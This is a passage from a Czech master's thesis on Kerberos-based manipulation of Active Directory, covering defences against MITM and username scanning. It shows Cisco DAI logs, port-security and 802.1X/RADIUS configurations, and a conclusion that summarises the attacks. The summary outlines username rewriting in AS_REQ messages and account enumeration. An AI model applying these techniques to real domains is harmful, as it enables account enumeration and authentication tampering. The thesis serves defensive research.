
Obrázek 6.5.6 Demonstrace neefektivit MITM útoku - Pohled útočníka

```

*Mar 25 11:14:13.968: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
0.2766.4f96/192.168.86.254/11:14:13 UTC Tue Mar 25 2025])
*Mar 25 11:14:13.969: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
c06.27b2.0001/192.168.86.1/11:14:13 UTC Tue Mar 25 2025])
*Mar 25 11:14:13.976: %SYS-5-CONFIG_I: Configured from console by console
*Mar 25 11:14:15.993: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
0.2766.4f96/192.168.86.254/11:14:15 UTC Tue Mar 25 2025])
*Mar 25 11:14:15.993: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
c06.27b2.0001/192.168.86.1/11:14:15 UTC Tue Mar 25 2025])
*Mar 25 11:14:18.022: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
0.2766.4f96/192.168.86.254/11:14:17 UTC Tue Mar 25 2025])
*Mar 25 11:14:18.023: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
c06.27b2.0001/192.168.86.1/11:14:17 UTC Tue Mar 25 2025])
*Mar 25 11:14:20.047: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
c06.27b2.0001/192.168.86.1/11:14:19 UTC Tue Mar 25 2025])
*Mar 25 11:14:20.047: %SW_DAI-4-DHCP_SNOOPI
*Mar 25 11:14:24.095: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
c06.27b2.0001/192.168.86.1/11:14:23 UTC Tue Mar 25 2025])
*Mar 25 11:14:24.095: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
0.2766.4f96/192.168.86.254/11:14:23 UTC Tue Mar 25 2025])
*Mar 25 11:14:25.095: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
c06.27b2.0001/192.168.86.1/11:14:25 UTC Tue Mar 25 2025])
*Mar 25 11:14:25.095: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
0.2766.4f96/192.168.86.254/11:14:25 UTC Tue Mar 25 2025])
*Mar 25 11:14:27.142: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
0.2766.4f96/192.168.86.254/11:14:27 UTC Tue Mar 25 2025])
*Mar 25 11:14:27.142: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
c06.27b2.0001/192.168.86.1/11:14:27 UTC Tue Mar 25 2025])
*Mar 25 11:14:29.167: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi0/2, vlan 20.([0800.279d.5ce7/192.168
c06.27b2.0001/192.168.86.1/11:14:29 UTC

```

Obrázek 6.5.7 Demonstrace neefektivit MITM útoku - Zachycení pokusu o MITM útok a jeho blokace



Obrázek 6.5.8 Demonstrace neefektivit MITM útoku - Arp tabulka klienta zůstává konzistentní

Jak je viditelné, i když útočník aktivně snaží zmanipulovat ARP tabulku obětí, tak se na Windows klientovi nic nezmění a tabulka zůstává konzistentní. Hlavní funkcionalitu skriptu není tedy možné realizovat, jelikož klient bude přeposílat data přímo na server AD.

6.6 Obrana proti skenování

V předchozí sekci jsem se zaměřil na obranu proti manipulaci s Kerberos zprávou, který vyžadoval MITM útok. Co když se ale útočník rozhodne provést tento útok fyzickým způsobem a postaví se přímo mezi server? V tu chvíli se útočník chová jako čistý bridge, který přes sebe pouze přeposílá informace. V takové chvíli jsou navržená opatření k ničemu, jelikož k manipulaci s ARP tabulkou nedochází.

Podobným způsobem je nutné přemýšlet nad skenováním pomocí Kerberos zpráv. Z podstaty implementace dochází pouze k tomu, že se nějaký klient snaží autentifikovat vůči serveru AD pomocí Kerberos zprávy. Pokud je požadavek validní, nemá server důvod tento požadavek zamítnout nebo ho ignorovat. Detekce skenování tedy není prakticky možná, jelikož se může jednat o jakékoliv zařízení, které žádá o autentifikaci vůči serveru AD. Je tedy nutné navrhnout opatření, aby byl útočnickový zamezen přístup do sítě.

6.6.1 Opatření proti skenování a fyzickému MITM útoku

Nejprve bych se zaměřil na prevenci proti fyzickému MITM útoku. Vzhledem k tomu, že v tuto chvíli nedochází k manipulaci s ARP tabulkou, nemůže DAI zareagovat, jelikož se útočník tváří jako legitimní zařízení, které přeposílá zprávy. V této situaci by se na jednom portu ale objevily dvě MAC adresy. To znamená, že je nutné omezit počet MAC adres, které mohou být registrovány na portu. K tomu slouží port-security, které umožňuje limitovat počet adres na portu nebo limitovat port pouze na specifické MAC adresy. Zároveň je možné nastavit, jak switch bude reagovat, pokud by byl překročen limit nebo se na portu objevila jiná adresa. Příklad konfigurace port security je na následujícím obrázku:

```
interface GigabitEthernet0/2
  switchport access vlan 20
  switchport mode access
  switchport port-security maximum 2
  switchport port-security mac-address sticky
  switchport port-security mac-address sticky 0800.279d.5ce7
  switchport port-security aging time 10
  switchport port-security
  media-type rj45
  negotiation auto
```

Obrázek 6.6.1 Nastavení port security

V uvedené konfiguraci dochází k dynamickému přiřazování MAC adres ke konkrétním portům v okamžiku, kdy se zařízení připojí. Pokud nedojde k žádné síťové aktivitě po dobu deseti minut, jsou tyto záznamy automaticky odstraněny. Současně je nastavena maximální kapacita dvou MAC adres na jeden port. Ve výchozím nastavení reaguje přepínač (switch) na porušení tohoto limitu deaktivací příslušného portu.

Je možné omezit počet povolených MAC adres na portu i na jednu, avšak v reálném provozu může být zapotřebí větší flexibilita – například v případech, kdy je ke klientskému zařízení připojeno další zařízení zprostředkující komunikaci, jako jsou telefonní linky typu MITEL. Limit by měl být proto nastaven s ohledem na konkrétní topologii sítě a očekávaný počet zařízení připojených ke každému portu.

Je však nutné zdůraznit, že tato konfigurace sama o sobě nezabrání tomu, aby se útočník nepokusil připojit k neobsazenému portu, případně fyzicky odpojit koncové zařízení a nahradit jej vlastním. Pro úplné zajištění řízeného přístupu k síti je vhodné nasadit autentizaci podle standardu 802.1X ve spolupráci s RADIUS serverem.

Pro účely demonstrace byla jako autentizační server využita služba NPS (Network Policy Server). Následující část práce se věnuje konfiguraci NPS serveru i samotného síťového přepínače pro potřeby ověřování uživatelů před přidělením přístupu k síti.

Settings Advanced

☒ Enable this RADIUS client

☐ Select an existing template:

Name and Address

Friendly name:
CISCO

Address (IP or DNS):
192.168.99.2 Verify...

Shared Secret

Select an existing Shared Secrets template:
None

To manually type a shared secret, click Manual. To automatically generate a shared secret, click Generate. You must configure the RADIUS client with the same shared secret entered here. Shared secrets are case-sensitive.

☒ Manual ☐ Generate

Shared secret:
.....

Confirm shared secret:
.....

OK Cancel Apply

Obrázek 6.6.2 Nastavení Radius klienta

Network Policy Server

File Action View Help

NPS (Local)

- RADIUS Clients and Servers
- Remote RADIUS Servers
- Policies
- Connection Request Policies
- Network Policies
- Accounting
- Templates Management

Secure Wired (Ethernet) Connections Properties

Overview Conditions Constraints Settings

Configure the conditions for this network policy.


If conditions match the connection request, NPS uses this policy to authorize the connection request. If conditions do not match the connection request, NPS skips this policy and evaluates other policies, if additional policies are configured.

Condition	Value
NAS Port Type	Ethernet
User Groups	TEST\NET_ACCESS

Condition description:
The User Groups condition specifies that the connecting user must belong to one of the selected groups.

Add... Edit... Remove

Obrázek 6.6.3 Nastavení přístupu pouze pro členy skupiny skupiny NET_ACCESS



Obrázek 6.6.4 Nastavení autentifikačních metod

Na switchi je potřeba nakonfigurovat authenticator jako NPS server a nastavit port tak, aby vyžadoval DOT1X ověření. Tato konfigurace vypadá následovně:

- **Nastavení AAA modelu**

- `aaa new-model`
- `aaa authentication dot1x default group radius`
- `aaa authorization network default group radius`

- **Zapnutí možnosti autentifikace na portech**

- `dot1x system-auth-control`

- **Nastavení Radius serveru**

- `radius-server host 192.168.85.254 auth-port 1812 acct-port 1813`
- `key 7 013703025A1E0A1B (příklad)`

- **Zapnutí autentifikace na specifických portech**

- `authentication port-control auto`
- `dot1x pae authenticator`

V tento moment, pokud útočník nemá žádné přístupové údaje, není mu povolen přístup, tudíž nemůže vykonávat manipulace ani skenování. Ukázka funkcionality následuje:

```

Switch#show authentication sessions interface Gi0/3 details
  Interface: GigabitEthernet0/3
    MAC Address: 0800.2766.4f96
    IPv6 Address: Unknown
    IPv4 Address: 192.168.86.254
    User-Name: TEST\Administrator
    Status: Authorized
    Domain: DATA
    Oper host mode: single-host
    Oper control dir: both
    Session timeout: N/A
    Common Session ID: C0A863020000000E0047C4A6
    Acct Session ID: 0x00000003
    Handle: 0x02000001
    Current Policy: POLICY_Gi0/3

Local Policies:
  Service Template: DEFAULT_LINKSEC_POLICY_SHOULD_SECURE (priority 150)
  Security Policy: Should Secure
  Security Status: Link Unsecure


Server Policies:

Method status list:


Switch#show authentication sessions interface Gi0/2 details
No sessions match supplied criteria.

```

Obrázek 6.6.5 Informaci o autentifikaci klienta na portech



Obrázek 6.6.6 Rozdíl mezi autentifikovaným a neautentifikovaným klientem - Doménový klient



```
Parrot Terminal
File Edit View Search Terminal Help

[seeya@parrot]-[~]
$ sudo dhclient
[sudo] password for seeya:
[seeya@parrot]-[~]
$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 08:00:27:9d:5c:e7 txqueuelen 1000 (Ethernet)
    RX packets 81 bytes 11828 (11.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 351 bytes 59102 (57.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 28 bytes 2224 (2.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 2224 (2.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Obrázek 6.6.7 Rozdíl mezi autentifikovaným a neautentifikovaným klientem - Útočník

7. Závěr

Diplomová práce na téma Manipulace s Active Directory pomocí protokolu Kerberos a její detekce je rozdělena na dvě části. V první části jsem teoreticky vysvětlil základní principy adresářových služeb s historií a evolucí služby Active Directory. Následně jsem ukázal základní funkcionalitu Active Directory se zaměřením na její strukturu, objekty, ukládání a základní omezení uživatelských hesel. Poslední kus první části jsem se věnoval rozboru protokolů LDAP a Kerberos s pohledem na typy zpráv, jejich strukturu a využití v komunikaci mezi klientem a serverem.

Druhá část byla věnována praktické implementaci manipulace pomocí Protokolu Kerberos. Nejprve jsem server pomocí editace zprávy donutil poslat jinou autentifikační zprávu, než klient očekává. Následně jsem navrhnul skener na uživatelské účty, který pomocí odpovědí serveru dokáže rozeznat, které účty se v doméně nachází. Testy manipulací byly prováděny na testovací infrastruktuře s operačními systémy Windows 10 a 11 pro klienty a Windows Server 2016, 2019, 2022, 2025 pro doménový kontroler. Poslední kus druhé části jsem věnoval ochranným opatřením, které zamezí potenciálnímu útočníkovi vykonat tyto útoky. Ty jsou realizovány pomocí konfigurací na switchích od firmy Cisco.

Výstupem práce je ukázka reakce serveru na manipulaci a skenování pomocí manipulace s Kerberos protokolem. Manipulace je realizována pomocí MITM útoku mezi klientem a serverem. Hlavní podstatou je manipulace uživatelského jména a rekonstrukce zprávy na bitové úrovni. Prvním zjištěním bylo to, že při autentifikaci doménového uživatele na straně klienta vůbec nezáleží na tom, co je vyplněno do pole pro uživatelské jméno. Pokud je jméno modifikováno na kratší, bude se ověření chovat tak, jako by se klient přihlašoval na modifikované jméno. Druhým zjištěním byla situace, kdy modifikované jméno je větší než původní. V tuto chvíli se klient zacyklí s tím, že se mu nepodaří přihlásit.

Skenování je realizováno podobným způsobem jako manipulace, až na to, že využívá pouze část modifikace zprávy. Hlavní podstatou je navázat standardní TCP three way handshake, a následně se pokusit autentifikovat pomocí autentifikační zprávy Kerberos. V závislosti na odpovědi serveru je možné zjistit, jací uživatelé se v doméně nacházejí. Výsledků skenování je možno následně využít v manipulaci nebo jiných útocích.

Tato práce má možnost se dále rozvíjet a objevovat nové a možná i závažnější chyby, které dosud nebyly nalezeny. To umožní vývojářům navrhnout bezpečnější služby a systém, s tím zaručit vyšší bezpečnost svých klientů.

Seznam použitých zdrojů

- [1] *[MS-ADOD]: Protocol Relationships*. 2024. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adod/443b8960-97e2-4e9a-8055-45ef4a439614 (cit. 01. 11. 2024).
- [2] *A one-way trust is a unidirectional authentication path created between two domains. In a one-way trust between*. 2023. URL: <https://learn.microsoft.com/en-us/entra/identity/domain-services/concepts-forest-trust> (cit. 10. 10. 2024).
- [3] *Active Directory Domain Services Overview*. 2022. URL: <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview> (cit. 20. 10. 2024).
- [4] *Active Directory Structure and Storage Technologies*. 2014. URL: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc759186\(v=ws.10\)%5C#active-directory-structure-and-storage-architecture](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc759186(v=ws.10)%5C#active-directory-structure-and-storage-architecture) (cit. 20. 10. 2024).
- [5] *Configuring DHCP Snooping*. c2025. URL: https://www.cisco.com/en/US/docs/general/Test/dwerblo/broken_guide/snoodhcp.html%5C#wp1120427 (cit. 20. 03. 2025).
- [6] *Deploying Personal Virtual Desktops by Using RemoteApp and Desktop Connection Step-by-Step Guide*. 2012. URL: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd941616\(v=ws.10\)?redirectedfrom=MSDN%5C#technology-review](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd941616(v=ws.10)?redirectedfrom=MSDN%5C#technology-review) (cit. 13. 10. 2024).
- [7] *How the Active Directory Schema Works*. 2014. URL: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc773309\(v=ws.10\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc773309(v=ws.10)) (cit. 24. 10. 2024).
- [8] *Microsoft SMB Protocol and CIFS Protocol Overview*. 2021. URL: <https://learn.microsoft.com/en-us/windows/win32/fileio/microsoft-smb-protocol-and-cifs-protocol-overview> (cit. 21. 11. 2024).
- [9] Dr. Clifford Neuman et al. *The Kerberos Network Authentication Service (V5)*. 2005. URL: <https://datatracker.ietf.org/doc/html/rfc4120> (cit. 07. 11. 2024).
- [10] *Password must meet complexity requirements*. 2023. URL: <https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/password-must-meet-complexity-requirements> (cit. 28. 10. 2024).
- [11] *Passwords technical overview*. 2021. URL: <https://learn.microsoft.com/en-us/windows-server/security/kerberos/passwords-technical-overview%5C#how-passwords-are-stored-in-windows> (cit. 28. 10. 2024).
- [12] Jim Sermersheim. *Lightweight Directory Access Protocol (LDAP): The Protocol*. 2006. URL: <https://datatracker.ietf.org/doc/html/rfc4511%5C#section-1> (cit. 01. 11. 2024).
- [13] Brian Svidergol. *Evolution of Windows Domain Controller*. 2017. URL: <https://blog.netwrix.com/2017/01/30/evolution-of-windows-domain-controller/> (cit. 29. 09. 2024).

- [14] UKISU. *Unwanted RST TCP packet with Scapy*. c2025. URL: <https://stackoverflow.com/questions/9058052/unwanted-rst-tcp-packet-with-scapy> (cit. 18.03.2025).
- [15] *Understanding Active Directory Domain Services (AD DS) Functional Levels*. 2014. URL: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-r2-and-2008/cc754918\(v=ws.10\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-r2-and-2008/cc754918(v=ws.10)) (cit. 13.10.2024).
- [16] *Understanding and Configuring Dynamic ARP Inspection*. c2025. URL: <https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/dynarp.html> (cit. 20.03.2025).
- [17] *What is Directory Services?* c2024. URL: <https://www.cyberark.com/what-is/directory-services/> (cit. 26.09.2024).
- [18] *What's new in Windows Server 2025 (Preview)*. 2024. URL: <https://learn.microsoft.com/en-us/windows-server/get-started/whats-new-windows-server-2025> (cit. 20.10.2024).
- [19] *Windows Server 2003 with SP2 Evaluated Configuration Administrator's Guide*. 3.0. Science Applications International Corporation, 2007. URL: <https://download.microsoft.com/download/e/4/f/e4f08c2e-36d6-4b5d-98f2-8bbcb969bca2/Windows%5C%20Server%5C%202003%5C%20SP2%5C%20Administrator's%5C%20Guide%5C%203.0.pdf> (cit. 10.10.2024).
- [20] *Windows Server 2008 R2 SP1 Technical*. 1. vyd. Microsoft, 2010. URL: https://download.microsoft.com/download/8/B/9/8B953A85-06C6-4E88-8C27-3DC6F791C931/Windows_Server_2008_R2_SP1_RC_TDM_Whitepaper_final.pdf (cit. 13.10.2024).

SEZNAM OBRÁZKŮ

Obrázek 3.1.1	Schéma struktury a architektury Active Directory [Zdroj: [4]]	30
Obrázek 3.2.1	Objekt schématu a jeho propojení [Zdroj: [7]]	33
Obrázek 3.3.1	Grafické znázornění konstrukce LM hashe [Zdroj: https://media.licdn.com/dms/image/v2/C4D12AQHPmi8geUhqWw/article-inline_image-shrink_1000_1488/article-inline_image-shrink_1000_1488/0/1520066559168?e=1734566400&v=beta&t=EvejovdFz2jCWV0kmVdXGI-o2]	
Obrázek 4.0.1	Schéma vztahů mezi protokoly systému Active Directory [Zdroj: [1]]...	41
Obrázek 6.1.1	Interpretovaná zpráva Kerberos - AS_REQ	66
Obrázek 6.1.2	Interpretovaná zpráva Keberos 2 - AS_REQ	66
Obrázek 6.1.3	Bajtová reprezentace zprávy Kerberos - AS_REQ (Modře vyznačená část reprezentuje zprávu Kerberos)	67
Obrázek 6.1.4	Interpretovaná zpráva KRB_ERROR	68
Obrázek 6.1.5	Bajtová reprezentace zprávy Kerberos - KRB_ERROR (Modře vyznačená část reprezentuje zprávu Kerberos)	69
Obrázek 6.1.6	Interpretovaná zpráva AS_REP	69
Obrázek 6.1.7	Bajtová reprezentace zprávy Kerberos - AS_REP (Modře vyznačená část reprezentuje zprávu Kerberos)	70
Obrázek 6.2.1	Využití prvního TGT pro přístup na LDAP protokol	71
Obrázek 6.2.2	Žádání servisního lísku ke službě cifs	71
Obrázek 6.2.3	Žádání servisního lísku ke službě krbtgt	72
Obrázek 6.2.4	Část SMB komunikace mezi Active Directory a Clientem	72
Obrázek 6.2.5	Využití druhého TGT pro přístup na LDAP protokol	72
Obrázek 6.2.6	Vyžádání servisního lístku pro LDAP protokol	73
Obrázek 6.2.7	Ukázka složitější zprávy pro jeden TGT	73
Obrázek 6.2.8	Výměna zpráv při přihlašování klienta	74

Obrázek 6.3.1	Délky packetů zpráv kerberos.....	77
Obrázek 6.3.2	Identifikační bajty zprávy Kerberos	77
Obrázek 6.3.3	Kerberos AS_REQ bez šifrovaného časového razítka.....	78
Obrázek 6.3.4	Kerberos AS_REQ s časovým razítkem	78
Obrázek 6.3.5	Pozice interpretovaných bajtů v raw reprezentaci wiresharku	80
Obrázek 6.3.6	Výstup z programu	81
Obrázek 6.3.7	Interpretované bajty, které je nutno změnit pro úspěšnou rekonstrukci (Červeně vyznačené jméno uživatele se může měnit podle odchycené zprávy)	82
Obrázek 6.3.8	Konverzace mezi klientem a serverem AD	83
Obrázek 6.3.9	Autentifikační zpráva klienta.....	83
Obrázek 6.3.10	Odpověď na podhozenou zprávu od serveru	84
Obrázek 6.5.1	Testovací infrastruktura	89
Obrázek 6.5.2	Infikovaná ARP tabulka	90
Obrázek 6.5.3	Zapnutí DAI a DHCP snooping	91
Obrázek 6.5.4	Nastavení pro důvěryhodný interface	91
Obrázek 6.5.5	Nastavení zotavení z chybového stavu	91
Obrázek 6.5.6	Demonstrace neefektivit MITM útoku - Pohled útočníka.....	91
Obrázek 6.5.7	Demonstrace neefektivit MITM útoku - Zachycení pokusu o MITM útok a jeho blokace	92
Obrázek 6.5.8	Demonstrace neefektivit MITM útoku - Arp tabulka klienta zůstává konzistentní	92
Obrázek 6.6.1	Nastavení port security	94
Obrázek 6.6.2	Nastavení Radius klienta	95
